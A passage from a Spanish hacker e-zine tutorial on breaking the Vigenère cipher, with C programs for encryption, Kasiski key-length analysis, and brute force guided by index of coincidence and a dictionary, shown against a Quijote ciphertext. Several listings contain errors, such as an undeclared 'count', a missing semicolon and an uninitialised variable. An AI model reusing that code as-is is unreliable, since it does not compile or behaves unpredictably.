       A[ap] = tmp[ap];
 }
```

--

Ordenacion Rapida

```
**------------------------------------------------------------------------**

  void quicksort(Dato * A, int N)
  {
     ord_rapida (A, 0, N - 1);
  }

  void ord_rapida(Dato * A, int izq, int der)
  /* se trabaja en el subarray [A[izq],...,A[der]] */
  {
     if (der - izq > 1) { /* caso base de la recursión */

        { /* elegimos el pivote y lo ponemos en A[der-1] */
           int centro = div2 (izq + der);
           if (A[izq] > A[centro])
              intercambiar (A, izq, centro);

           if (A[izq] > A[der])
              intercambiar (A, izq, der);

           if (A[centro] > A[der])
              intercambiar (A, centro, der);

           intercambiar (A, centro, der - 1);
        }

        { /* "particionamos" */
           int i = izq, j = der - 1;
           Dato pivote = A[der - 1];

           do {

              do
                 i++;
              while (A[i] < pivote);

              do
                 j--;
              while (A[j] > pivote);

              intercambiar (A, i, j);

           } while (j > i);

           /* deshacemos el último intercambio el */
           /* cual se efectuó sin cumplirse i < j */
           intercambiar(A, i, j);

           /* ponemos el pivote en el medio de ambas particiones */
           intercambiar(A, i, der - 1);

           /* aplicamos la recursión en las particiones halladas */
           ord_rapida(A, izq, i - 1);
           ord_rapida(A, i + 1, der);
        }
     }
  }

**------------------------------------------------------------------------**
```

Recomendar por ultimo leer la tabla de velocidades que puede serte util cuando tomes tu decision.

---[6 - Cifrados Polialfabeticos

Si quieres saber exactamente todo lo referente a este tipo de cifrados, te remito nuevamente al libro con el que llevamos trabajando hasta el momento.

Solo decir, a modo de descripcion, que se trata de un algoritmo en el que cada caracter del texto en claro es cifrado con un alfabeto diferente al anterior.

Cuantos alfabetos seran usados es algo que viene definido por la longitud de la clave. Y ese es el problema principal para romper este clase de cifrado.

En la seccion 6.2 se daran todas las explicaciones pertinentes a este respecto.

---[6.1 - Cifrado de Vigenere

Un cifrado del tipo Vigenere es muy facil de implementar. Lo primero que se hace es crear una tabla en la que cada fila contiene las 26 letras del alfabeto pero desplazadas una posicion a la izquierda cada una de ellas. Algo asi:

```
A B C D E F G H I J K L M N O P Q R S T U V W X Y Z
B C D E F G H I J K L M N O P Q R S T U V W X Y Z A
C D E F G H I J K L M N O P Q R S T U V W X Y Z A B
. . .
. . .
```

Y asi hasta completar todas las filas de la A a la Z.

Ahora imagina que quieres cifrar un mensaje como el que utilizamos en la primera parte de este articulo publicado en SET-35. Y que utilizamos la misma clave:

```
E S T A M O S E N T R A N D O E N L A N A S A
S E C R E T O S E C R E T O S E C R E T O S E
```

Para obtener el caracter cifrado correspondiente a la primera letra del texto en claro, vamos a la columna de la tabla correspondiente a la letra 'E' y en la intersecion con la fila correspondiente a la letra de la clave 'S' nos encontraremos con el caracter 'W' que es nuestro correspondiente cifrado. Asi obtenemos el siguiente resultado:

```
W W V R Q H G W R V I E G R G I P C E G O K E
```

Bueno, aqui tienes el codigo que implementa este algoritmo. Es mi diseño, que sin saber si es el correcto o no, funciona perfectamente.

```
 **--------------------------------------------------------------------------**

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

char cars[26] = { 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I',
                  'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R',
                  'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z' };

char table[26][26];

int len_msg;
int len_pass;
char *mensaje;
char *password;
```

```
void cifrar(void);
void descifrar(void);
void reorg_cars(void);
void gen_table(void);
void print_table(void);

/* DESPLAZA LOS CARACTERES DE UNA FILA UNA POSICION */
/* HACIA LA IZQUIERDA PARA IR GENERANDO LA TABLA    */
void reorg_cars(void) {

   int i, j;
   char org[26];

   j = 0;
   for(i = 1; i < 26; i++){
      org[j] = cars[i];
      j += 1;
   }
   org[25] = cars[0];

   for(i = 0; i < 26; i++){
      cars[i] = org[i];
   }
}

/* CREA LA TABLA DE VIGENERE DE 26 x 26 */
void gen_table(void) {

   int i, j;
   int z = 0;

   for (i = 0; i < 26; i++) {
      for (j = 0; j < 26; j++) {
         table[i][j] = cars[j];
      }
      reorg_cars();
   }
}

/* IMPRIME LA TABLA EN ETAPA DE DESARROLLO */
void print_table(void) {

   int i, j;

   for (i = 0; i < 26; i++) {
      for (j = 0; j < 26; j++) {
         printf("%c ", table[i][j]);
      }
      printf("\n");
   }
}

/* ALGORITMO DE CIFRADO */
void cifrar(void) {

   int i, j;
   int fila, col;

   printf("\n-----BEGIN VIGENERE-CRYPT MSG-----\n");

   for (i = 0; i < len_msg; i++) {

      if (i % 50 == 0) /* CADA 50 CARACTERES SALTAMOS DE LINEA */
```

```
        printf("\n");  /* PARA MANTENER UNA BUENA PRESENTACION */

      for (j = 0; j < 26; j++){
         if (table[0][j] == mensaje[i])
            col = j; /* LA COLUMNA DONDE SE ENCUENTRA EL CARACTER DEL MENSAJE */
      }

      for (j = 0; j < 26; j++) {
         if (table[j][0] == password[i % len_pass])
            fila = j; /* LA FILA DONDE SE ENCUENTRA EL CARACTER DE LA CLAVE */
      }

      /* EN LA INTERSECION DE LA FILA Y LA COLUMNA ESTA EL CARACTER CIFRADO */
      printf("%c", table[fila][col]);
   }

   printf("\n\n------END VIGENERE-CRYPT MSG------\n");
}

/* ALGORITMO DE DES-CIFRADO */
void descifrar(void) {

   int i, j;
   int fila, col;

   printf("\n-----BEGIN VIGENERE-DECRYPT MSG-----\n");

   for (i = 0; i < len_msg; i++) {

      if (i % 50 == 0) /* CADA 50 CARACTERES SALTAMOS DE LINEA */
         printf("\n"); /* PARA MANTENER UNA BUENA PRESENTACION */

      for (j = 0; j < 26; j++){
         if (table[j][0] == password[i % len_pass])
            fila = j; /* FILA DONDE SE ENCUENTRA EL CARACTER DE LA CLAVE */
      }

      for (j = 0; j < 26; j++) {
         if (table[fila][j] == mensaje[i])
            col = j; /* EN LA FILA ANTERIOR BUSCAMOS EL CARACTER CIFRADO */
      }

      /* EL PRIMER ELEMENTO DE LA COLUMNA HALLADA ES EL CARACTER ORIGINAL */
      printf("%c", table[0][col]);
   }

   printf("\n\n------END VIGENERE-DECRYPT MSG------\n");
}

int main(int argc, char *argv[])
{
   int i;
   int cifrado = 0;

   /* FORMA DE USO HABITUAL */
   if (strncmp(argv[1], "-c", 2) == 0)
      cifrado = 1;
   else if (strncmp(argv[1], "-d", 2) != 0) {
      fprintf(stderr, "\nUsage: ./vigenere-crypt [-c|-d] message password\n");
      exit(0);
   }

   asprintf(&mensaje, "%s", argv[2]);
   len_msg = strlen(mensaje);
```

```
   asprintf(&password, "%s", argv[3]);
   len_pass = strlen(password);

   puts("\n\n");
   gen_table();
   print_table(); /* COMENTA ESTO EN EL DISE—O FINAL */

   if (cifrado)
      cifrar();
   else
      descifrar();

   return 0;
}
```

```
 **-------------------------------------------------------------------------**
```

Si todavia necesitas una prueba mas de que cumple su tarea correctamente, podemos probar con la tercera linea del mensaje cifrado que propuso el equipo de Hispasec [4] en el reto del decimo aniversario de "Una-al-dia".

El texto era el siguiente:

```
   OCDENSKOVZKCKNYCSAESOBOCZBYXYCDSMKBOVPEDEBY
   EXBOQKVYOCDKOCZOBKXNYXYDKBNOCOXOXFSKBOCDYIK
   HRXQMHXWQTGQLSPIXOESTIFCUMQIFVLWRIESFHQBOCP
```

Las dos primeras lineas estaban cifradas mediante el algoritmo del Cesar con un desplazamiento de 10 posiciones. La segunda se trataba precisamente de un cifrado Vigenere cuya clave resultaba ser "decimo" (refente al aniversario claro esta).

Si probamos nuestro programa obtener algo asi:

```
   o-------------------------------------------------------------------------o
   | blackngel@linux:~/Pruebas$ ./vigenere -d HRXQMHXWQTGQLSPIXOESTIFCUMQIF |
   | VLWRIESFHQBOCP DECIMO                                                   |
   |                                                                         |
   | -----BEGIN VIGENERE-DECRYPT MSG-----                                    |
   |                                                                         |
   | ENVIATUSOLUCIONALABORATORIOATHISPASECDOTCOM                              |
   |                                                                         |
   | ------END VIGENERE-DECRYPT MSG------                                    |
   o-------------------------------------------------------------------------o
```

---[6.2 - Analisis

A continuacion copio el texto que trataremos de analizar en esta seccion y seguidamente pasare a dar las explicaciones oportunas:

```
   IMCAPYFIEHIKIZERBPNHIBCLSRNUOVIMWDYMDZBEGNZQEVLMAS
   LZUHGLNBVIQOWDYIUQIMETVUMHZTTSHDTBWHDTNRDZMAEWSQYP
   IQWNHEQONERSQTYEQWPMRETNGSXONPKNKBVVDLBVYMIBPPZLRE
   PFWZEWUIPEUTMPEVMMESWZTCMGNVYEWLIFRSBPRWHTMYSWXYHI
   FQIAXSRTBWWZJNHSRTRRXDRNWPNAIMIQVRWEKOHRTZTBQMMWQI
   EZINHMCCEEPNAQSQHVTSWBWAWYLQNRPZAGVIRKHEVSIFTEQBRW
   HDAHLEBQRRHZ
```

Bien, habiamos quedado, cuando definiamos que era en realidad un cifrado polialfabetico, que el problema para resolverlos era hallar la longitud de la clave. La imposibilidad de obtener este dato fue lo que mantuvo por

mucho tiempo a este algoritmo como seguro...

...pero llego Kasiski para fastidiarla (gracias, gracias), e investigando se dio cuenta de que en el texto habia diversos conjuntos de caracteres que se repetian a lo largo del mismo. Luego averiguo que si estos conjuntos se repetian en el texto cifrado, tambien deberian hacerlo en el texto en claro. Y se percato, ya por ultimo, de que la distancia entre estas repeticiones era un multiplo de la longitud de la clave.

Lo que viene a decir es que, si encontramos en el texto conjuntos repetidos, y calculamos el maximo comun divisor entre sus distancias, la clave resulta ser esta cifra o uno de sus factores primos (uno de sus divisores).

Bien... saber la longitud de la clave no es obtener la clave en si misma; pero luego veremos como utilizar esto para continuar con el analisis.

Ahora lo que muestro aqui es mi pequeña implementacion para hallar el posible tamaño de la clave para un texto al que se le ha aplicado el cifrado Vigenere:

```
 **--------------------------------------------------------------------------**

#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int values[64];
char text[1024];    /* CAMBIALO!! -> TRABAJA CON MEMORIA DINAMICA */

void reorg_val(void) {

   int j, k = 0;
   int org[64];

   for(j = 1; j < 64; j++){
      org[k++] = values[j];
   }
   org[k] = 0;

   for(j = 0; j < 64; j++){
      values[j] = org[j];
   }
}

int mcd(int op) {

   int resto;
   int dividendo = values[0];
   int divisor =  values[1];

   while (resto = dividendo % divisor) {

      dividendo = divisor;
      divisor = resto;
   }

   values[1] = divisor;

   if (op)
      return values[1];

   reorg_val();

   if (values[2] == 0)
      mcd(1);
```

```
   else
      mcd(0);
}

int main(int argc, char *argv[]) {

   int maxcd;        /* RESULTADO MAXIMO COMUN DIVISOR */
   int bytes;        /* TAMA~O DEL TEXTO CIFRADO       */
   int j, i = 0;     /* VARIABLES PARA BUCLES          */
   int count = 0;    /* CONTADOR DE DISTANCIAS         */
   int longitud = 3; /* LONGITUD MINIMA PARA CONJUNTOS */
   char car;         /* CARACTERES LEIDOS DEL ARCHIVO  */
   char *ptr;        /* PUNTERO AL TEXTO CIFRADO       */
   char *tmp;        /* RESULTADO DE STRSTR()          */
   char *rword;      /* PALABRAS REPETIDAS EN EL TEXTO */
   FILE *fin;        /* MANEJADOR DE ARCHIVO           */

   if (argc < 2) {
      fprintf(stderr, "\nUsage: ./lonkey archivo_cifrado [longitud]\n");
      exit(0);
   }

   if (argc == 3)
      longitud = atoi(argv[2]);

   rword = malloc((longitud + 1) * sizeof(char));

   /* UTILIZAMOS UN ARCHIVO CON TEXTO CIFRADO COMO ARGUMENTO */
   fin = fopen(argv[1], "r");
   if (fin == NULL) {
      fprintf(stderr, "\nError en la apertura del fichero\n");
      exit(0);
   }

   /* LEEMOS EL ARCHIVO Y LO METEMOS EN UN BUFFER */
   while ((car = fgetc(fin)) != EOF) {
      if (car != '\n' && car != '\r') {
         text[i] = car;
         i += 1;
      }
   }
   text[i] = '\0';
   bytes = i;

   fclose(fin);

   /*AQUI EL ALGORITMO PRINCIPAL*/
   ptr = text;
   for (i = 0; i < bytes - longitud; i++) {
      strncpy(rword, ptr, longitud);
      rword[longitud] = '\0';
      ptr++;

      if (tmp = strstr(ptr, rword)) {
         if ((i - j) > longitud) {
            printf("\nCadena <%s> en (%d) se repite en posicion (%d)", rword,
                                                                  i, tmp - text);
            values[count] = ((tmp - text) - i);
            count += 1;
            j = i;
         }
      }
   }
```

```
   /* SI POR LO MENOS TENEMOS 2 DISTANCIAS, HAYAMOS EL MAXIMO COMUN DIVISOR */
   if (count >= 2) {
      maxcd = mcd(0);
   }
   else { /* DE OTRO MODO SUGERIMOS BUSCAR CONJUNTOS MAS PEQUE—OS */
      printf("\nNo existen repeticiones de longitud: %d", longitud);
      printf("\nPruebe con un valor inferior como: %d\n\n", longitud - 1);
      free(rword);
      exit(0);
   }

   printf("\n\n");
   printf("La clave tiene una longitud de -%d- caracteres\n", maxcd);
   printf("o uno de sus divisores.\n\n");

   free(rword);   return 0;
}

 **--------------------------------------------------------------------------**
```

El programa necesita un parametro obligatorio, que es el archivo conteniendo el texto cifrado que deseamos estudiar. Opcionalmente podemos indicarle la longitud de los conjuntos de caracteres cuyas repeticiones seran buscadas.

Aqui explicare mas o menos el metodo que utilizo:

Si por ejemplo le indicamos buscar conjuntos de longitud 5, lo que el programa hace es coger los 5 primeros caracteres del texto y tratarlos como si de una palabra se tratase para buscar seguidamente si esta se repite alguna vez en alguna otra parte del texto. Aqui pueden pasar dos cosas:

   1 - Caso de no encontrar repeticiones, el puntero se desplaza una posicion
       hacia adelante y volvemos a coger otro conjunto de 5 caracteres para
       realizar una nueva busqueda.

   2 - Caso de encontrar una repeticion, almacenamos en el array 'values[]'
       la distancia que hay entre el conjunto escogido y la repeticion que
       acabamos de encontrar.

Como habras comprobado, la funcion 'mcd()' difiere en parte de la que mostramos en la seccion de "Algoritmos de Calculo". El motivo es que para calcular el maximo comun divisor de varios numeros se me ha ocurrido operar de la siguiente manera:

   1 - LISTA DE NUMEROS: [215][110][5][30][10][35]

   2 - Calculo el maximo comun divisor de los 2 primeros
       numeros y almaceno el resultado en el elemento values[1]
       quedando asi: [215][5][5][30][10][35]
                           |_mcd(215,110)

   3 - Reordeno el array moviendo los elementos una posicion a la
       izquierda y borrando el ultimo de ellos. Nos queda algo
       como esto: [5][5][30][10][35][0]

   4 - Repito este proceso hasta que se haya el maximo comun divisor
       del ultimo par y todos los demas elementos son 0's. Entonces
       lo que me queda es el resultado final que 'mcd()' retorna.

Hay un condicional que podria parecerte algo raro pero cuya funcion tiene una importancia bastante relativa. Se trata de este:

```
   if ((i - j) > longitud) { };
```

Imaginese que nosotros buscamos grupos de 5 caracteres y el programa encuentra que el conjunto "XAHRI" en la posicion 'x' se repite nuevamente en la posicion 'y'. Hasta ahi todo bien, pues eso es lo que buscamos; pero hay un problema. Si ese conjunto forma parte de otro mayor, como podria ser "XAHRIVO", el programa le dira que otro conjunto llamado "AHRIV" se repite y despues le dira que el conjunto "HRIVO" tambien se repite. El tema es que almacenaremos 3 distancias en el array 'values[]' cuando unicamente estamos tratando con un unico conjunto (aunque mayor al que esperabamos).

Lo que hago con el condicional, es que una vez que encuentre la repeticion de un conjunto, no nos informe de mas hasta haber pasado tantas posiciones como la longitud de ese conjunto. Es bastante sucio, lo se, pero funciona.

En un principio pense que era mas sencillo realizar simplemente una operacion como: "ptr += longitud" cada vez que encontrase una repeticion, pero solo logre bastantes fallos con ese metodo. Si alguien sabe como realizar la misma tarea de una forma mas limpia, que me contacte directamente a mi direccion de correo.

Vamos a probar el programa con el texto que queremos analizar. Buscaremos conjuntos de 4 caracteres que se repitan en el texto.

```
o-----------------------------------------------o
| blackngel@linux:~/Pruebas$ ./lonkey quij.txt 4 |
|                                                |
| No existen repeticiones de longitud: 4         |
| Pruebe con un valor inferior como: 3           |
o-----------------------------------------------o
```

Bueno, esta salida no es muy comun, pues normalmente incluso podrias encontrar conjuntos de 7 caracteres o mas largos todavia repetidos en el texto; pero ya que no es el caso, obedeceremos a las indicaciones.

En una segunda prueba obtenemos:

```
o-------------------------------------------------o
| blackngel@linux:~/Pruebas$ ./lonkey quijote.txt 3 |
|                                                   |
| Cadena <WDY> en (32) se repite en posicion (62)   |
| Cadena <HDT> en (80) se repite en posicion (85)   |
| Cadena <WHD> en (84) se repite en posicion (299)  |
| Cadena <RWH> en (188) se repite en posicion (298) |
| Cadena <SRT> en (205) se repite en posicion (215) |
| Cadena <PNA> en (225) se repite en posicion (260) |
|                                                   |
| La clave tiene una longitud de -5- caracteres     |
| o uno de sus divisores.                           |
o-------------------------------------------------o
```

Genial, esta es una buena respuesta, pues el 5 no tiene factores primos (divisores) mas que la unidad, y no creemos que la contraseña tenga tan solo un caracter de longitud.

En la prueba de otro texto, el programa me dijo que la longitud era de '28' y resulto ser que la clave era precisamente de 7 caracteres (divisor de este). Pues 7 x 4 = 28.

Vale, ahora llegamos a un punto muy importante. Segun Kasiski (aunque resulta obvio para cualquiera) el siguiente paso era dividir el texto cifrado en bloques iguales a la longitud de la clave. De esta manera obtendriamos filas de caracteres que fueron cifrados con el mismo alfabeto. Nuestro texto quedaria asi:

```
 BLOQUE 1 -> IYIRIRIMGVLLQIEHHHDWIERERSKVYPPWUVWGWSHWFSWSXPIETMEMPQWYPIVEHEH
```

```
 BLOQUE 2 -> MFKBBNMDNLZNOUTZDDZSQQSQEXNDMZFUTMZNLBTXQRZRDNQKZMZCNHBLZRSQDBZ

 BLOQUE 3 -> CIIPCUWZZMUBWQVTTTMQWOQWTOKLILWIMMTVIPMYITJTRAVOTWICAVWQAKFBAQ

 BLOQUE 4 -> AEZNLODBQAHVDIUTBNAYNNTPNNBBBRZPPECYFRYHABNRNIRHBQNEQTANGHFRHR

 BLOQUE 5 -> PHEHSVYEESGIYMMSWREPHEYMGPVVPEEEESMERWSIXWHRWMWRQIHESSWRVETWLR
```

Puedes conseguir esta ordenacion con este codigo:

```
 **--------------------------------------------------------------------------**

#include <stdio.h>
#include <string.h>

int main(int argc, char *argv[])
{
   int i, j;
   int len;
   int len_msg;

   if (argc < 3) {
      printf("\nUso: ./chord mensaje longitud");
   }

   len = atoi(argv[2]);
   len_msg = strlen(argv[1]);

   printf("\n");
   for(j = 0; j < len; j++){
      for (i = 0; i < len_msg; i += len) {
         printf("%c", argv[1][i + j]);
      }
      printf("\n\n");
   }

   printf("\n\n");
   return 0;
}

 **--------------------------------------------------------------------------**
```

Y ahora solo quedaria realizar el analisis clasico de frecuencias para cada uno de los bloques, pues es como si a cada uno de ellos se le hubiese aplicado un cifrado monoalfabetico. Su estudio, no obstante, resulta algo mas complicado, y es aqui donde nosotros nos separaremos del libro para tomar otro camino y buscar otra solucion.

Una vez hemos obtenido la longitud de la clave, utilizaremos tres cosas para romper este algoritmo:

```
   1 - El Indice de Coincidencia
   2 - Un diccionario de palabras
   3 - Aplicacion de la fuerza bruta
```

En Indice de Coincidencia, tal y como se describe en el libro, resulta ser la suma de los cuadrados de las frecuencias de las letras que componen el texto.

Para el "español" el IC resulta ser de '0.0755'. Cuando un texto en este idioma se cifra mediante un algoritmo monoalfabetico, este IC se conserva puesto que las frecuencias tambien lo hacen. Cuando se cifra mediante un algoritmo polialfabetico, el IC decrece hasta aproximarse a '0.037' dado que los letras tieden a repartirse mas uniformemente.

Lo que quiero decir con esto, es que si intentamos descifrar el texto con una clave cualquier y erramos, el resultado seguira teniendo un IC cercano a '0.037' mientras que si conseguimos acertar con la clave correcta, el resultado deberia tener un IC proximo a '0.0755'.

Valiendome de esta premisa, he diseñado un programa que prueba todas las claves de 5 caracteres de longitud posibles, y calcula para cada descifrado su "Indice de Coincidencia". Se supone entonces, que en el momento que suba hasta '0.0755' habremos dado con la clave.

Hasta aqui hemos hecho uso del Indice de Coincidencia y de la Fuerza Bruta, pero entonces, para que el diccionario de palabras?

El motivo es que probando el programa anteriormente obtuve varios resultados en los que el IC se acercaba demasiado al correspondiente al "español" y se producian entonces falsos positivos.
La solucion que me vino a la cabeza fue comparar el texto descifrado de estas alertas con un diccionario de palabras en español en la busqueda de alguna coincidencia. Con esto se limita practicamente el rango de posibilidades y los falsos positivos decrecen hasta casi anularse.

Presento aqui el programa para dar a posteriori las explicaciones sobre su funcionamiento:

```
 **------------------------------------------------------------------------**

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <math.h>

#define IC_ES 0.0755

float car_val[26][2];
float freqs[26];

char cars[26] = { 'A', 'B', 'C', 'D', 'E', 'F', 'G', 'H', 'I',
                  'J', 'K', 'L', 'M', 'N', 'O', 'P', 'Q', 'R',
                  'S', 'T', 'U', 'V', 'W', 'X', 'Y', 'Z' };

char table[26][26];

int len_msg;
int len_pass;
char *mensaje;
char *descmsg;
char *password;

FILE *dic;

void reorg_cars(void);
void gen_table(void);
void descifrar(void);
int analizar(void);

void reorg_cars(void) {

   int i, j;
   char org[26];

   j = 0;
   for(i = 1; i < 26; i++){
      org[j] = cars[i];
```

```
      j += 1;
   }
   org[25] = cars[0];

   for(i = 0; i < 26; i++){
      cars[i] = org[i];
   }
}

void gen_table(void) {

   int i, j;
   int z = 0;

   for (i = 0; i < 26; i++) {
      for (j = 0; j < 26; j++) {
         table[i][j] = cars[j];
      }
      reorg_cars();
   }
}

void descifrar(void) {

   int i, j;
   int fila, col;

   descmsg = malloc(len_msg * sizeof(char));

   for (i = 0; i < len_msg; i++) {

      for (j = 0; j < 26; j++){
         if (table[j][0] == password[i % len_pass])
            fila = j;
      }

      for (j = 0; j < 26; j++) {
         if (table[fila][j] == mensaje[i])
            col = j;
      }

      descmsg[i] = table[0][col];
   }
}

int analizar(void) {

   char car;
   char *ptr;
   int i = 0 , j = 0;
   int w = 0 , k = 0;
   float ic = 0.0;
   char *word;
   size_t tam = 0;
   ssize_t ret;

   ptr = descmsg;

   for (i = 65; i < 91; i++) {
      car_val[w][0] = i;
      for (k = 0; k < len_msg; k++) {
         if (descmsg[k] == (char)i)
            j += 1;
      }
```

```
      if (j) {
         car_val[w][1] = j;
         w += 1;
      }
      j = 0;
   }

   for (i = 0; i < 26; i++) {
      ic += (pow(((car_val[i][1] * 100.0) / len_msg) / 100.0, 2));
   }

   if ((IC_ES - ic) < 0.002) {

      while ((ret = getline(&word, &tam, dic)) != -1) {
         word[strlen(word) - 1] = '\0';
         if (strstr(ptr, word)) {
            printf("\n\n");
            printf("o----------------------o\n");
            printf("| CONTRASE—A CORRECTA |\n");
            printf("o----------------------o\n\n");
            while (*ptr) {
               printf("%c", *ptr++);
            }
            printf("\n\n[+] IC = %f", ic);
            printf("\n\n[+] Palabra encontrada: %s\n", word);
            return 1;
         }
      }
      fseek(dic, 0, 0);
      free(word);
      word = NULL;
   }
   return 0;
}

int main(int argc, char *argv[])
{
   int a, b, c, d, e;

   if (argc < 3) {
      fprintf(stderr, "\nUsage: ./desvigen mensaje diccionario\n");
      exit(0);
   }

   asprintf(&mensaje, "%s", argv[1]);
   len_msg = strlen(mensaje);
   len_pass = 5;

   gen_table();

   dic = fopen(argv[2], "r");
   if (dic == NULL) {
      printf("\nEl diccionario de comprobacion no existe\n");
      exit(0);
   }

   for (a = 'A'; a <= 'Z'; a++)
      for (b = 'A'; b <= 'Z'; b++)
         for (c = 'A'; c <= 'Z'; c++)
            for (d = 'A'; d <= 'Z'; d++)
               for (e = 'A'; e <= 'Z'; e++) {
                  asprintf(&password, "%c%c%c%c%c", a,b,c,d,e);

                  if (count % 25000 == 0)
```

```
                    printf("\nProbando clave: %s", password);

                descifrar();
                if ( analizar() ) {
                    printf("\n[+] Claves probadas: [%d]\n", count);

                    printf("\n[+] Ha sido utilizada la clave: [ %c%c%c%c%c ]",
                                                                    a,b,c,d,e);
                    printf("\n\n");
                    free(password);
                    free(descmsg);
                    free(mensaje);
                    password = NULL;
                    descmsg = NULL;
                    mensaje = NULL;
                    fclose(dic);
                    exit(0);
                }
                free(password);
                free(descmsg);
                password = NULL;
                descmsg = NULL;
            }
   free(mensaje)
   mensaje = NULL;
   fclose(dic);
   return 0;
}
```

Yo, personalmente, utilizo un diccionario en español de 800 Kb (bastante ligero), que contiene palabras de todos los tamaños. Puedes decargartelo desde nuestro mirror [5] en la seccion "Cracking". Luego utilizo un pequeño programa para crear otros a partir de este, indicandole la longitud minima que deseo para sus palabras. Aqui lo teneis:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char *argv[])
{
   FILE *fin;
   int len;
   char *word;
   size_t tam = 0;
   ssize_t ret;

   if (argc < 3) {
      fprintf(stderr, "\nUso: ./gendic diccionario longitud-minima\n");
      exit(0);
   }

   fin = fopen(argv[1], "r");
   if (fin == NULL) {
      printf("\nError al abrir el diccionario\n");
      exit(0);
   }

   len = atoi(argv[2]) + 1;
```

```
   while ((ret = getline(&word, &tam, fin)) != -1) {
      if (strlen(word) >= len)
         printf("%s", word);
   }
}
```

```
 **--------------------------------------------------------------------------**
```

Si por ejemplo el diccionario original se llama "spain.lst", entonces para crear otro cuyas palabras al menos tengan un minimo de 4 caracteres, ejecuto lo siguiente:

```
   blackngel@linux:~/Pruebas$ ./gendic spain.lst 4 > spain4.lst
```

Y una vez tengo este nuevo diccionario ya puedo probar mi analizador de cifrados Vigenere. Aqui teneis la ejecucion (lo hago por medio del comando time para que veais que tiempos conseguimos).

```
   o--------------------------------------------------------------------------o
   | blackngel@lin:~/Pruebas$ time ./desvigen IMCAPYFIEHIKIZERBPNHIBCLSRNUO |
   | VIMWDYMDZBEGNZQEVLMASLZUHGLNBVIQOWDYIUQIMETVUMHZTTSHDTBWHDTNRDZMAEWSQY |
   | PIQWNHEQONERSQTYEQWPMRETNGSXONPKNKBVVDLBVYMIBPPZLREPFWZEWUIPEUTMPEVMME |
   | SWZTCMGNVYEWLIFRSBPRWHTMYSWXYHIFQIAXSRTBWWZJNHSRTRRXDRNWPNAIMIQVRWEKOH |
   | RTZTBQMMWQIEZINHMCCEEPNAQSQHVTSWBWAWYLQNRPZAGVIRKHEVSIFTEQBRWHDAHLEBQR |
   | RHZ spain4.lst                                                          |
   |                                                                         |
   | o---------------------o                                                 |
   | | CONTRASE—A CORRECTA |                                                 |
   | o---------------------o                                                 |
   |                                                                         |
   | IRYRPYKEVHIPEQERGLEHIGYCSRSQFVIRSUYMIVSEGSVHEVQIRS                      |
   | LEQYGLSXMIQTSUYIZMZMEYRLMHEPKSHIPSWHIPERDEIREWXMPP                      |
   | IVSEHEVKEERXMKYEVSGMRJPEGSCKEPKSGSVVIHSVYRESPPEHIE                      |
   | PKSQEWZEGEUYIGEVRIVSWEPTMGSRPEWQEWRSGLIWHYIPSWCUYI                      |
   | FVERXSWPSWWEFEHSWPIRXINEWPSWZMIVRIWEPKYRTEPSQMRSHI                      |
   | EEEEHMHYVEPSWHSQMRKSWGSRWYQMERPEWXVIWGYEVXEWTEVXIW                      |
   | HIWYLEGMIRHEWPNA                                                        |
   |                                                                         |
   | [+] IC = 0.078854                                                       |
   |                                                                         |
   | [+] Palabra encontrada: HIPER                                           |
   |                                                                         |
   | [+] Ha sido utilizada la clave: [ AVEJA ]                               |
   |                                                                         |
   | real    0m42.646s                                                       |
   | user    0m42.475s                                                       |
   | sys     0m0.048s                                                        |
   o--------------------------------------------------------------------------o
```

Algo ha fallado, pero tranquilos, es normal, estamos buscando en los textos descifrados palabras de longitud 4 o superior, y es comun encontrar ciertas combinaciones de caracteres que formen una palabra conocida en nuestro lenguaje. Dado que la palabra que ha encontrado es "HIPER" y ademas no es de 4 sino de 5 caracteres, la solucion pasa por crear un nuevo diccionario con palabras mas largas. Probaremos con 6:

```
      blackngel@mac:~/Pruebas$ ./gendic spain.lst 6 > spain6.lst
```

Hagamos la prueba nuevamente:

```
   o-------------------------------------------------------------------------o
   | blackngel@lin:~/Pruebas$ time ./desvigen IMCAPYFIEHIKIZERBPNHIBCLSRNUO |
   | VIMWDYMDZBEGNZQEVLMASLZUHGLNBVIQOWDYIUQIMETVUMHZTTSHDTBWHDTNRDZMAEWSQY |
   | PIQWNHEQONERSQTYEQWPMRETNGSXONPKNKBVVDLBVYMIBPPZLREPFWZEWUIPEUTMPEVMME |
   | SWZTCMGNVYEWLIFRSBPRWHTMYSWXYHIFQIAXSRTBWWZJNHSRTRRXDRNWPNAIMIQVRWEKOH |
   | RTZTBQMMWQIEZINHMCCEEPNAQS spain6.lst                                   |
   |                                                                         |
   | o---------------------o                                                 |
   | | CONTRASE—A CORRECTA |                                                 |
   | o---------------------o                                                 |
   |                                                                         |
   | ENUNLUGARDELAMANCHADECUYONOMBRENOQUIEROACORDARMENOHAMUCHOTIEMPOQUEVIVI |
   | AUNHIDALGODELOSDELANZAENASTILLEROADARGAANTIGUAROCINFLACOYGALGOCORREDOR |
   | UNAOLLADEALGOMASVACAQUECARNEROSALPICONLASMASNOCHESDUELOSYQUEBRANTOSLOS |
   | SABADOSLENTEJASLOSVIERNESALGUNPALOMINODEAAAADIDURALOSDOMINGOSCONSUMIAN |
   | LASTRESCUARTASPARTESDESUHACIENDA                                        |
   |                                                                         |
   | [+] IC = 0.075269                                                       |
   |                                                                         |
   | [+] Palabra encontrada: ACORDAR                                         |
   |                                                                         |
   | [+] Ha sido utilizada la clave: [ EZINE ]                               |
   |                                                                         |
   | real       4m23.204s                                                    |
   | user       4m22.124s                                                    |
   | sys        0m1.092s                                                     |
   o-------------------------------------------------------------------------o
```

HEMOS DADO CON LA CLAVE!! Saltemos, vayamos a la nevera por un refresco y congratulemonos durante un momento.

OK, vale, ya esta, ahora a lo serio nuevamente. Las pruebas fueron realizadas en un "Intel Core 2 - 2,16 Ghz".

Habras visto, que en este ultimo caso, incluso el Indice de Coincidencia esta mucho mas proximo al del español que en el falso positivo que obtuvimos antes. Podrias jugar con la instruccion que deja pasar a unos y a otros, cambiandolo por ejemplo de esto:

```
   if ((IC_ES - ic) < 0.002) {}
```

a esto otro:

```
   if ( ((IC_ES - ic) < 0.001) && (ic < IC_ES) ) {
```

